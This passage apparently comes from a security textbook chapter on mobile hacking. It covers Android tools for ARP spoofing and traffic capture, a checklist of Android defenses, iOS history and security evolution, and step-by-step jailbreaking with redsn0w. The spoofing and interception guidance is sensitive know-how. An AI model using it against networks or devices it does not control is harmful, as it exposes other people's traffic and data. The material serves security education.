


Figure 11-21 Network Spoofer spoofing attacks

com (an ironic website where you vote for which kitty will win a fight) or changing the images on the website (blurring them, flipping them upside down, or changing them to a custom image on another website). However, some of these functionalities can be used in a malicious way (redirecting the user to a custom website or changing the Google search request) so it is important to use these spoofs responsibly. One of the spoofing attacks redirects all the traffic through the phone. This functionality can be used in combination with the Shark for Root application to capture all the traffic in the network. Once the hack, gateway, and the target are selected, tap Start, and the application begins

the ARP spoofing attack. Then open Shark for Root and capture all the traffic being passed through the Android device and analyze it later using Wireshark.

- **Connect Cat** This simple tool connects to a host and sends network traffic (similar to Netcat). Connect Cat can be used also to perform GET requests to hosts on the Internet and to send files using the OI File Manager. Figure 11-22 shows a small communication with a remote host.
- **Nmap for Android (unofficial version)** Nmap for Android is a ported (and paid) graphical version of the popular Nmap tool used to discover hosts and services in a network. However, it is also possible to get the Nmap binary for free from ftp.linux.hr/android/nmap/nmap-5.50-android-bin.tar.bz2. The installation method is the same as the one used with other native binaries (transfer the file to the device, set execution permissions, and run the tool with the appropriate parameters).



Figure 11-22 Connect Cat in action

Defending Your Android

To finish off this section, we've collected a checklist of security countermeasures for Android:

- *Keep your device physically secure.* As many of the attacks have illustrated, it is nearly impossible to protect against an attacker with physical control of an Android device (or any computing device, for that matter).
- *Lock your device.* Depending on the Android version your device is running, the system provides different ways to lock your device to prevent unauthorized physical access. The simplest one is a four-digit PIN, which is not so secure because it can be easily seen by a passerby. The next level of security is a password (no longer than 16 characters) that can include numbers, letters, and symbols. Another innovative method for locking your device is to draw a pattern, basically passing your finger through a 3×3 square of dots. The unique pattern you draw is saved to unlock your device. Android also gives you the option to make the pattern invisible when you are drawing it to unlock your device. Remember that consistent pressing of PINs and swiping of pattern-based screen locks often leave tell-tale smudges on the surface of the device, smudges that can easily be seen if held up to the light correctly. Finally, the latest version of Android 4.x (Ice Cream Sandwich) introduced Face Unlock, which gives the user the option to unlock the device using facial recognition by capturing the user's image with the front camera of the device.
- *Avoid installing applications from unknown sources/developers.* Although it is well-known that malicious applications have been discovered in the official Android Market, it is also true that most of the mobile malware nowadays comes from alternative application markets, mostly in China and Russia. In addition, along with the user reviews and ratings, the official Android Market has an additional security layer provided by Google Bouncer, which is a system that automatically scans the Android Market for potentially malicious software. According to Google, the system and the security companies working to protect it are already giving good results, translated to a 40 percent decrease in the number of malicious applications in the market (googlemobile.blogspot.com/2012/02/android-and-security.html). For this reason, we recommend disabling the Unknown Sources option in Settings | Applications; only enable it when you really need it.
- *Install security software.* Since the beginning, security software in mobile devices not only focused on scanning the device for malware, but also working to protect the data stored in the device in case it is stolen or lost. Some functionalities include online backup of private information (contacts, SMS messages, call logs, contacts, photos, and videos); data wipe, remote locking, and GPS tracking via a web interface; blocking incoming and outgoing calls and SMS messages (for example, to prevent malicious applications from sending SMS message or making calls to premium-rate numbers without the user's

consent); web protection for safely browsing the Web with your Android, and app protection to review the permissions of suspicious applications requiring permissions that are probably not needed to perform their functionality. In addition to these extra protections, installing antivirus software on the device is always recommended to protect it from malicious applications and exploits.

- *Enable full internal storage encryption.* Android 3.0 and later (including Android 4.0, Ice Cream Sandwich) provides full file system encryption in both tablets and smartphones. The encryption mechanism prevents unauthorized access to stored data in the device in case your Android is stolen or lost. To enable it, on Android 4.0, go to Settings | Location & Security | Data encryption.
- *Update to the latest Android version.* Due to the fragmentation problem, many times the update will not be available for your device. However, it is possible to install a custom ROM adapted to your device, which usually has the latest version of Android. Also the custom ROMs receive the Android updates more frequently because they do not have to pass through the carriers and manufacturers (only the community supporting the custom ROM that has to adapt the update). Also most custom ROMs provide the update over-the-air (OTA), which means you do not have to connect your Android to a PC to check for new updates.

CAUTION

Installing a custom ROM may void your warranty. There is always a possibility that something may go wrong with the flashing process, resulting in a bricked device. Make sure to back up all of your information because all the data will be wiped.

IOS

The iPhone, iPod Touch, and iPad are among the most interesting and useful new devices to be introduced into the market in recent years. The styling of the devices along with the functionality that they provide makes them a “must have” when on the go. For just these reasons, over the last few years, adoption of the iPhone has risen into the tens of millions. This has been great news for Apple and users alike. With the ability to purchase music or apps easily, and to browse the Web from a full-featured version of the Safari web browser, people can simply get more done with less.

From a technical perspective, the iPhone has also proven to be a point of interest for engineers and hackers alike. People have spent a great deal of time learning about the internals of the iPhone, including what hardware it uses, how the operating system works, what security protections are in place, and so on. In the case of security, there is certainly plenty to talk about. The mobile operating system used by the iPhone, known as iOS, has had an interesting evolution from what was initially a fairly insecure platform to its current state as one of the most secure consumer-grade offerings on the market.

The closed nature of the iPhone has also served as a catalyst for research into the security of the platform. The iPhone, by default, does not allow the operating system to

be modified by third parties in any way, for example, to allow users to access their devices remotely, as they would normally be able to do with a desktop operating system. There are, of course, many people who want to be able to do these things—and much more—and so a community of developers has formed that has driven substantial research into the internal workings of the platform. A lot of what we know about the security of the iPhone comes as a result of community efforts related to bypassing restrictions put in place by Apple to prevent users from gaining full access to its devices.

With the introduction of the iPhone and its broad adoption, it seems reasonable to consider the security-related risks that the platform brings with it. A desktop computer may contain sensitive information, but it's not something you're likely to forget in a bar (iPhone prototypes!). You're also not as likely to carry your laptop with you everywhere you go. Separately, the iPhone's relatively good track record with regards to security incidents has led many people to believe that the iPhone can't be hacked. This perception, of course, leads in some cases to folks lowering their guard. If their device is super secure, then what's the point in being cautious. Right? For these reasons and many others, the security of the iPhone needs to be considered from a slightly different perspective—that of a highly portable device, that is always on and always with the user.

In this portion of the chapter, we're going to look at security for the iPhone from a few different angles. First, we're going to get some context by considering the history of the platform, starting from the mid-1980s and moving forward until present day. After this, we take a look at the evolution of the platform from a security perspective since initial public release until now. We then get a bit more technical by jumping into how to unlock the full potential of our own phone. Once we've learned how to hack into our own device, we then spend some time looking at how to hack into devices not under our direct control. Finally, we take a step back and consider what measures exist to defend an iPhone from attack. Let's get started then by taking a look at the history of the iPhone!

Know Your iPhone

iOS has an interesting history, and it helps to understand more about it when learning to hack the platform. Development on what would later become iOS began many moons ago, in the mid-1980s at NeXT, Inc. Steve Jobs, having recently left Apple, founded NeXT. NeXT developed a line of higher-end workstations intended for use in educational and other nonconsumer markets. NeXT chose to produce its own operating system, originally named NeXTSTEP. NeXTSTEP was developed in large part by combining open source software with internally developed code. The base operating system was derived primarily from Carnegie Mellon Universities' (CMU) Mach kernel, with some functionality borrowed from BSD UNIX. An interesting decision was made regarding the programming language of choice for application development for the platform. NeXT chose to adopt the Objective-C programming language and provided most of their programming interfaces for the platform in this language. It was a break from convention at the time, as C was the predominant programming language for application development on other platforms. Thus, application development for NeXTSTEP typically consisted of Objective-C programming, leveraging extensive class libraries provided by NeXT.

In 1996, Apple purchased NeXT, and with that purchase came the NeXTSTEP operating system (by that time, renamed to OPENSTEP). Steve Jobs returned to Apple, and around this same time NeXTSTEP was chosen as the basis for a next-generation operating system to replace the aging Mac OS “classic.” In a prerelease version of the new platform, code-named “Rhapsody,” the interface was modified to adopt Mac OS 9 styling. This styling was eventually replaced with what would become the UI for Mac OS X. Along with UI changes, work on the operating system and bundled applications continued and on March 24, 2001, Apple publicly released “Mac OS X,” their next-generation operating system, to the world.

Six years later, in 2007, Apple boldly entered the mobile phone market, with the introduction of the iPhone. The iPhone, an exciting new smartphone, introduced many novel features, including industry-leading design of the phone itself as well as a new mobile operating system known initially as iPhone OS. iPhone OS, later renamed somewhat controversially to iOS (due to similarity in naming with Cisco’s Internetwork Operating System (IOS)), is derived from the NeXTSTEP/Mac OS X family and is more or less a pared-down fork of Mac OS X. The kernel remains Mach/BSD-based with a similar programming model, and the application programming model remains Objective-C based with heavy dependence on class libraries provided by Apple.

Following the release of the iPhone, several additional devices powered by iOS were released by Apple, including the iPod Touch 1G (2007), Apple TV (2007), and, in 2010, the venerable iPad. The iPod Touch and iPad are highly similar to the iPhone in terms of internals (both hardware and software). The Apple TV varies a bit from its sister products in that it is more of an embedded device than a mobile device. However, the Apple TV still runs iOS and functions roughly the same (the most notable difference being lack of official support for installation and execution of apps).

From a security perspective, all of this is mentioned to provide some context, or some hints in terms of where the focus tends to lead when attempting to attack or provide security for iOS-based devices. Inevitably, the focus turns to learning about the operating system architecture, including how to program for Mach, and navigation of the application programming model, including, in particular, how to work with, analyze, design, and/or modify programs built primarily using Objective-C and the class libraries provided by Apple.

A final note on iOS-based devices worth mentioning relates to the hardware platform chosen by Apple. To date, all devices powered by iOS have had at their heart an ARMv6 or ARMv7 processor, as opposed to an x86 or some other type of processor. The ARM architecture introduces a number of differences that need to be accounted for when working with the platform. The most obvious difference is that, when reversing or performing exploit development, all instructions, registers, values, and so on, differ from what you would find on other platforms. In some ways however, ARM is easier to work with. For example, all ARM instructions are dword (4 byte) aligned, the overall instruction set contains fewer instructions than that of other platforms, and there are no 64-bit concerns, as ARM processors in use by the iPhone and similar products are 32-bit only.

To make things a bit easier, from this point in the chapter, the term iPhone will be used to refer collectively to all iOS-based devices. Also, the terms iPhone and iOS will be used interchangeably, except where distinction is required.

Before moving on to a discussion of iOS security, here are some references for further reading, should you be interested in learning more about iOS internals or the ARM architecture:

- *Mac OS X Internals: A Systems Approach*, Amit Singh, 2006
- *Programming under Mach*, Joseph Boykin et al., 1993
- *ARM System Developer's Guide: Designing and Optimizing System Software*, Andrew Sloss et al., 2004
- ARM Reference Manuals, infocenter.arm.com/help/topic/com.arm.doc.subset.architecture.reference/index.html#reference
- *The Mac Hacker's Handbook*, Charlie Miller et al., 2009
- The base operating system source code for Mac OS X available at opensource.apple.com/. Portions of this code are shared with iOS and often serve as a helpful resource when attempting to determine how something works in iOS.

How Secure Is iOS?

iOS has been with us for about five years now. During that period of time, we have seen heavy evolution of the platform, in particular in terms of the operating system and application security model. When the iPhone was first released, Apple indicated publicly that it did not intend to allow third-party apps to run on the device. Developers and users alike were instructed to build or use web applications and to access these applications via the iPhone's built-in web browser. This meant that, for a period of time, with only Apple-bundled software running on devices, security requirements were somewhat lessened. However, this lack of third-party apps also reduced the ability of users to take full advantage of their devices. In short order, hackers began to find ways to root or "jailbreak" devices and to install third-party software. In response to this and also in response to user demand for the ability to install apps on their devices, in 2008, Apple released an updated version of iOS that included support for a new service, known as the App Store. The App Store gave users the ability to purchase and install third-party apps. Apple also began to include additional security measures with this and subsequent releases of iOS.

Early versions of iOS provided little in terms of security protections. All processes ran with superuser (root) privileges. Processes were not sandboxed or restricted in terms of what system resources they could access. Code signing was not employed to verify the origin of applications (and to control execution of said applications). No Address Space Layout Randomization (ASLR) or Position Independent Executable (PIE) support was provided for system components, libraries, or applications. Also, few hardware controls were put in place to prevent hacking of devices.

As time passed, Apple began to introduce improved security functionality. In short order, third-party apps were executed under a less privileged user account named “mobile.” Sandboxing support was added, restricting apps to a limited set of system resources. Support was added for code signature verification. With this addition, apps installed on a device had to be signed by Apple to execute. Code signature verification was ultimately implemented at both load time (within code responsible for launching an executable) as well as at runtime (in an effort to prevent new code from being added to memory and then executed). Eventually, ASLR for operating system components and libraries was added, as well as a compile-time option for Xcode, known as PIE. PIE, when combined with recent versions of iOS, causes an app to be loaded at a different base address upon every execution, making exploitation of app-specific vulnerabilities more difficult.

All of these changes and enhancements bring us to the present day. iOS has made great gains in terms of its security model. In fact, the overall App Store-based app distribution process, coupled with the current set of security measures implemented in the operating system, has made iOS one of the most secure consumer-grade operating systems available. This take on the operating system has largely been validated by the relative absence of malicious attacks on the platform, even when considering earlier less secure versions.

However, although iOS has made great strides, it would be naïve to think that the platform is impervious to attack. For better or for worse, this is not the case. While we have not currently seen much in the way of malicious code targeting the platform, we can draw from other examples as a means for demonstrating that iOS does, in fact, have its weaknesses, that it can be hacked, and that it does deserve careful consideration within the context of an end user or organization’s security posture.

TIP

iOS security researcher Dino Dai Zovi’s paper on iOS 4.x security discusses iOS’s ASLR, code signing, sandboxing, and more and should be considered required reading for those interested in iOS hacking: trailofbits.files.wordpress.com/2011/08/apple-ios-4-security-evaluation-whitepaper.pdf

Jailbreaking: Unleash the Fury!

When we talk about security in general, we tend to think about target systems being attacked and ways to either carry out those attacks or defend ourselves from them. We don’t generally think about a need for rooting systems under our own control. Funny as it may sound, in the case of mobile security this is a new problem that needs to be dealt with. In order to learn more about our mobile devices or to have the flexibility needed when using them for security-related or really any other nonvendor-supported purposes, we find ourselves in the position of having to hack into them. In the case of iOS, Apple has toiled at length to prevent their customers from gaining full access to their own devices. With every action, there is, of course, a reaction, and in the case of iOS, it has manifested itself as a steady stream of tools that provide the ability to jailbreak the iPhone.

Thus we begin our journey into the realm of iPhone hacking by discussing how to hack into our very own phone. As a first step toward our goal, it is useful to consider exactly what is meant by the term *jailbreaking*. Jailbreaking can be described as the process of taking full control of an iOS-based device. This can generally be done using one of several tools available for free online or, in some cases, simply by visiting a particular website. The end result of a successful jailbreak is that an iPhone can be tweaked with custom themes or utility apps, or extensions to apps can be installed, or the device can be configured to allow remote access via SSH or VNC, or other arbitrary software can be installed or even compiled directly on the device.

The fact that you can liberate your device relatively easily and use it to learn about the operating system or to just get more done is certainly a good thing. However, there are some downsides that should be kept in mind. First, there is always a sliver of doubt with regards to exactly what jailbreak software does to a device. The jailbreak process involves exploiting a series of vulnerabilities in order to take over a device. During this process, it would be relatively easy for something to be inserted or modified with no way for a user to take notice. For well-known jailbreak applications, this has never been observed, but is worth keeping in mind. Alternatively, on at least one occasion fake jailbreak software was released that was designed to tempt eager users looking to jailbreak versions of iOS for which no free/confirmed-working jailbreak had been released into installing the software. Jailbroken phones may also lose some functionality, as vendors have been known to include checks into their apps that cause errors to be reported or for an app to exit on startup (iBook is an example of this). Another important aspect of jailbreaking that should be considered is the fact that as part of the process, code signature validation is disabled. This is part of a series of changes required in order for a user to be able to run arbitrary code on their device (one of the goals of jailbreaking). The downside to this is, of course, that unsigned malicious code is also then able to run, increasing the risk to the user of just such a thing occurring.

It is important to consider the pros and cons of jailbreaking. On the one hand, you end up with a device that can be leveraged to the fullest extent possible. On the other hand, you expose yourself to a variety of attack vectors that could lead to the compromise of your device. Few security-related issues have been reported affecting jailbroken phones, and in general the benefits of jailbreaking outweigh the risks. With that said, users should be cautious about jailbreaking devices on which sensitive information will be stored. For example, users should think twice before jailbreaking a primary phone that will be used to store contact information, pictures, or to take phone calls.

NOTE

The jailbreak community in general has done more to advance the security of iOS than any other entity, perhaps with the exception of Apple. Providing unrestricted access to the platform has allowed substantial security research to be carried out and has helped drive the evolution of iOS's security model from its early insecure state to where it is today. Thanks should be given to this community for their continued hard work and for their ability to impress from the technical perspective with the release of each new jailbreak.

Having covered what it means to jailbreak a device, what jailbreaking gets us, and the pros and cons that we need to keep in mind when doing so, let's move on to the nitty-gritty. There are generally two ways to jailbreak an iPhone. The first technique involves taking control of the device during the boot process and ultimately pushing a customized firmware image to the device. The second technique can be described as an entirely remote technique, and involves loading a file onto a device that first exploits and takes control of a user-land process and then exploits and takes control of the kernel. This second case is best represented by the website jailbreakme.com, which has been used to release several remote jailbreaks over the last couple of years.

Boot-based Jailbreak

Let's take a look at the boot-based jailbreak technique first. The general process for jailbreaking a device with this technique involves:

1. Obtain the firmware image (also known as an IPSW) that corresponds to the iOS version and device model that is to be jailbroken. Every device model has a different corresponding firmware image. For example, the firmware image for iOS 5.0 for an iPhone 4 is not the same as for an iPod 4. You must locate the correct firmware image for the particular device model to be jailbroken. Firmware images are hosted on Apple download servers and can typically be located via a Google search. For example, if we search Google for "**iPhone 4 firmware 4.3.3**", the second result (at the time of this writing) includes a link to the following download location:

```
http://appldnld.apple.com/iPhone4/041-1011.20110503.q7fGc/
iPhone3,1_4.3.3_8J2_Restore.ipsw
```

This is the IPSW that would be needed in order to jailbreak iOS 4.3.3 for an iPhone 4 device.

These files tend to be large, so be sure to download them in advance of when you're going to need them. The author suggests storing a collection of IPSWs locally for the device models and iOS versions that are worked with on a regular basis.

2. Obtain the jailbreak software to be used. For this, several options are available. A few of the most popular applications for this purpose include `redsn0w`, `greenpois0n`, and `limera1n`. We'll be using `redsn0w` in this chapter, which you can grab from the following location:

```
http://blog.iphone-dev.org/
```

3. Connect the device to the computer hosting the jailbreak software via the standard USB cable.
4. Launch the jailbreak application, as shown in Figure 11-23.
5. Via the jailbreak application's user interface, select the previously downloaded IPSW, as shown in Figure 11-24. The jailbreak software typically customizes the IPSW, and this process may take a few seconds.




Figure 11-23 Launching the redsn0w jailbreak app

6. Switch the device into Device Firmware Update (DFU) mode. To do this, the device should be powered off. Once powered off, press and hold the power and home buttons simultaneously for 10 seconds. At the 10-second mark, release the power button, while continuing to hold the home button. The home button should be held for approximately an additional 5–10 seconds, after which it should be released. The device's screen is not powered on when put into DFU mode, so it can be a bit challenging to determine whether the mode switch has actually occurred or not. Fortunately, jailbreak applications such as redsn0w include a screen that walks the user through this process and that alerts the user when the device has been successfully switched into DFU mode, as shown in Figure 11-25.




Figure 11-24 Selecting the IPSW in redsn0w

If you're attempting to do this but have issues, search YouTube for assistance. There are a number of videos that visually walk the user through the process of switching a device into DFU mode.

7. Once the switch into DFU mode occurs, the jailbreak software automatically begins the jailbreak process. From here, the user needs to wait until the process completes. This will typically involve loading of the firmware image onto the device, some interesting output to the device's screen, followed by a reboot. Upon reboot, the device should come back up in the same way as a normal iPhone, but with an exciting new addition to the "desktop"—Cydia. Cydia is shown in Figure 11-26.

NOTE

The second-generation Apple TV can be jailbroken using a process similar to the one described in this section. An application frequently used for this purpose is FireCore's SeasOnPass.




Figure 11-25 Redsn0w's helpful "wizard" screens

Remote Jailbreak

Boot-based jailbreaking is the bread and butter in terms of gaining full access to a device. However, the bar is raised slightly in terms of technical requirements for the user attempting to perform the jailbreak. A user has to grab a firmware image, load it into the jailbreak application, and switch the device into DFU mode. This can present some challenges for the less technical among us. For the more technical, although not a huge hurdle to overcome, it can be slightly more time consuming than using what is known as a remote jailbreak. In the case of a remote jailbreak, such as that provided by jailbreakme.com, the process is as simple as loading a specially crafted PDF into the iPhone's MobileSafari web browser. The specially crafted PDF takes care of exploiting and taking

